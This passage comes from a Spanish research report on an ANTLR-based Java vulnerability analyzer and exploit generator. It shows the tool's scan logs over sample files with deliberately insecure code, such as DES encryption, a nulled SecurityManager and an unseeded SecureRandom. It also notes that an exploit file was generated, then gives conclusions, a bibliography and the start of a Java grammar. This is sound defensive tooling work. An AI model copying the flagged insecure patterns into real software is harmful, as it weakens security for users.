Fin del análisis => fuentes\CodigoAmigableRecolector.java
#####################################################################

#####################################################################
Analizando fichero => fuentes\CriptografiaDebil.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Vulnerabilidad => Se utiliza un algoritmo de criptografía débil 'DES'.
Método => getInstance('DES')
Vulnerabilidad => Se utiliza un algoritmo de criptografía débil 'DES'.
Método => getInstance('DES')
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => encriptarDES(Stringpassword)
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\CriptografiaDebil.java
#####################################################################

#####################################################################
Analizando fichero => fuentes\DevolverColeccionVacia.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
```

```
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Vulnerabilidad => Se devuelve null en un método que devuelve un tipo de dato
colección o un array. Método => List<String>getStock()
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\DevolverColeccionVacia.java
######################################################################

######################################################################
Analizando fichero => fuentes\EntornoInseguro.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Vulnerabilidad => Se reemplaza el SecurityManager actualmente por un valor
nulo
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => DesactivarSecurityManager()
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\EntornoInseguro.java
######################################################################

######################################################################
Analizando fichero => fuentes\LoadLibraryDoPrivileged.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Vulnerabilidad => Se carga una librería pasada como argumento mediante
System.loadLibrary() que se encuentra dentro del método
AccessController.doPrivileged(). Argumento =>  libName
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
```

```
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => load(StringlibName)
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Vulnerabilidad => Se deben utilizar tipos de excepción más específicos con
el fin de proporcionar más información. Tipo de excepción => Exception
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\LoadLibraryDoPrivileged.java
########################################################################

########################################################################
Analizando fichero => fuentes\MetodoSeguridadConArgumentos.java
Buscando vulnerabilidad ValidarArgumento...
Vulnerabilidad => Clase que llama al método AccessController.doPrivileged()
con un argumento sin validar. Argumento => accessControlContext
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\MetodoSeguridadConArgumentos.java
########################################################################

########################################################################
Analizando fichero => fuentes\MinimizarAlcanceVariables.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
```

```
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Vulnerabilidad => Se debe minimizar el alcance de la variable utilizada en
el bucle for. Variable => i
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => alcanceVariables()
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\MinimizarAlcanceVariables.java
######################################################################

######################################################################
Analizando fichero => fuentes\Mutable.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Vulnerabilidad => Permite que un atributo array de clase sea modificado.
Sentencia => returnarray;
Vulnerabilidad => Permite que un atributo array de clase sea modificado.
Sentencia =>  array=i
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => setArray(int[]i)
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\Mutable.java
######################################################################
```

```
######################################################################
Analizando fichero => fuentes\NoOscurecerIdsSubambitos.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => hacerLogica()
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Vulnerabilidad => Se reutilizan nombres de variables, métodos o clases que
oscurecen el código fuente. Nombre => valor
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\NoOscurecerIdsSubambitos.java
######################################################################

######################################################################
Analizando fichero => fuentes\NoProporcionaRetroalimentacion.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => insertarElemento(intid)
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
```

```
Fin del análisis => fuentes\NoProporcionaRetroalimentacion.java
#####################################################################

#####################################################################
Analizando fichero => fuentes\NoRealizarAsignacionesCondicionales.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => comparar(booleana,booleanb)
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Vulnerabilidad => Se realiza una asignación en la expresión del condicional
if. Condicional => if(a=b){}
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\NoRealizarAsignacionesCondicionales.java
#####################################################################

#####################################################################
Analizando fichero => fuentes\NoSerializarIdsRecursosSistema.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => ser()
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
```

```
Vulnerabilidad => Se serializa una clase que contiene un identificador
directo a los recursos del sistema. Variable => Filef;
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\NoSerializarIdsRecursosSistema.java
########################################################################

########################################################################
Analizando fichero => fuentes\NoUsarAsercionesError.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => procesarFichero(StringinPath)
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Vulnerabilidad => Se utiliza assert para verificar la ausencia de errores en
tiempo de ejecución. Assert => assertline!=null;
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\NoUsarAsercionesError.java
########################################################################

########################################################################
Analizando fichero => fuentes\NoUsarCloneDate.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Vulnerabilidad => Un parámetro de tipo Date llama al método clone para
realizar una copia. Argumento => date
Exploit creado => FechaMaliciosa.java
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => storeDateInDB(java.util.Datedate)
```

```
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Vulnerabilidad => Se deben utilizar tipos de excepción más específicos con
el fin de proporcionar más información. Tipo de excepción => Exception
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\NoUsarCloneDate.java
######################################################################

######################################################################
Analizando fichero => fuentes\NoUsarExcepcionesGenerales.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Vulnerabilidad => Se debe minimizar el alcance de la variable utilizada en
el bucle for. Variable => i
Buscando vulnerabilidad ValidarRetroalimentacion...
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Vulnerabilidad => Se deben utilizar tipos de excepción más específicos con
el fin de proporcionar más información. Tipo de excepción => Exception
Vulnerabilidad => Se deben utilizar tipos de excepción más específicos con
el fin de proporcionar más información. Tipo de excepción => Throwable
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\NoUsarExcepcionesGenerales.java
######################################################################

######################################################################
Analizando fichero => fuentes\NoUsarPuntoComaIfForWhile.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
```

```
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => comparar(booleana,booleanb)
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Vulnerabilidad => Se deben utilizar llaves de apertura y de cierre.
Condicional => if(a==b);
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Vulnerabilidad => No se debe utiliza el punto y coma inmediatamente después
del condicional. Condicional => if(a==b);
Fin del análisis => fuentes\NoUsarPuntoComaIfForWhile.java
######################################################################

######################################################################
Analizando fichero => fuentes\PromocionNumerica.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => multiplicacion()
Buscando vulnerabilidad ValidarPromocionNumerica...
Vulnerabilidad => Promoción numérica que pierde precisión al realizar la
operación. Operación => big*one
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\PromocionNumerica.java
######################################################################
```

```
########################################################################
Analizando fichero => fuentes\SecureRandomSeeded.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Vulnerabilidad => Una variable de tipo SecureRandom no ha sido bien
sembrada. Variable =>  random
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\SecureRandomSeeded.java
########################################################################

########################################################################
Analizando fichero => fuentes\UtilizarLlavesIfForWhile.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => comparar(booleana,booleanb)
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Vulnerabilidad => Se deben utilizar llaves de apertura y de cierre.
Condicional => if(a==b)resultado=1;elseresultado=2;
```

```
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\UtilizarLlavesIfForWhile.java
######################################################################

######################################################################
Analizando fichero => fuentes\VariablePorDeclaracion.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Vulnerabilidad => Se debe declarar cada variable en su propia línea.
Declaración => i,j=1
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
Fin del análisis => fuentes\VariablePorDeclaracion.java
######################################################################
```

5. Conclusiones y trabajos futuros

El trabajo presenta un analizador/generador de vulnerabilidades/malusos de código Java que inicialmente realiza un análisis léxico y sintáctico del código fuente analizado, para finalmente realizar múltiples análisis semánticos que permiten detectar las vulnerabilidades/malusos que contiene el código.

Para definir los tokens y las reglas que debe cumplir el lenguaje que va a analizar el analizador/generador se ha utilizado la gramática del lenguaje Java 1.8. Utilizando la gramática y la herramienta ANTLR se ha realizado el análisis léxico, sintáctico y semántico.

Respecto a la detección de vulnerabilidades/malusos, el analizador/generador se ha centrado en detectar vulnerabilidades/malusos organizados en torno a los siguientes

principios: seguridad, programación defensiva, fiabilidad y comprensión del programa. Además, se ha implementado la creación de un exploit para una vulnerabilidad de seguridad.

Finalmente, cabe mencionar que aunque se han alcanzado los objetivos principales del trabajo de investigación, el analizador/generador se podría ir ampliando a medida que se van descubriendo nuevas vulnerabilidades/malusos del lenguaje Java.

6. Bibliografía

- Java Coding Guidelines: 75 Recommendations for Reliable and Secure Programs; Pearson Education; Edición 1; Autores: Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda.
- Gramática Java 1.8: https://github.com/antlr/grammars-v4
- Información de ANTLR 4: https://github.com/antlr/antlr4
- Instalación ANTLR 4 en eclipse: https://github.com/antlr4ide/antlr4ide
- Analizador léxico: https://es.wikipedia.org/wiki/Analizador_l%C3%A9xico
- Analizador sintáctico: https://es.wikipedia.org/wiki/Analizador_sint%C3%A1ctico
- Árbol de sintaxis abstracta: https://es.wikipedia.org/wiki/%C3%81rbol_de_sintaxis_abstracta
- Guía práctica de ANTLR 2.7.2: http://www.lsi.us.es/~troyano/documentos/guia.pdf
- Foro de programación: https://stackoverflow.com
- Checkstyle, PMD y Findbugs: https://www.sparkred.com/blog/open-source-java-static-code-analyzers/

7. Anexos

7.1. Anexo 1. Código fuente del analizador/generador

7.1.1 Gramática Java8.g4

```
grammar Java8;

/*
 * Productions from Â§3 (Lexical Structure)
 */

literal
       :      IntegerLiteral
       |      FloatingPointLiteral
       |      BooleanLiteral
       |      CharacterLiteral
       |      StringLiteral
       |      NullLiteral
       ;

/*
 * Productions from Â§4 (Types, Values, and Variables)
 */

primitiveType
       :      annotation* numericType
       |      annotation* 'boolean'
       ;

numericType
       :      integralType
       |      floatingPointType
       ;

integralType
       :      'byte'
       |      'short'
       |      'int'
       |      'long'
       |      'char'
       ;

floatingPointType
       :      'float'
       |      'double'
       ;
```

```
referenceType
	:	classOrInterfaceType
	|	typeVariable
	|	arrayType
	;

classOrInterfaceType
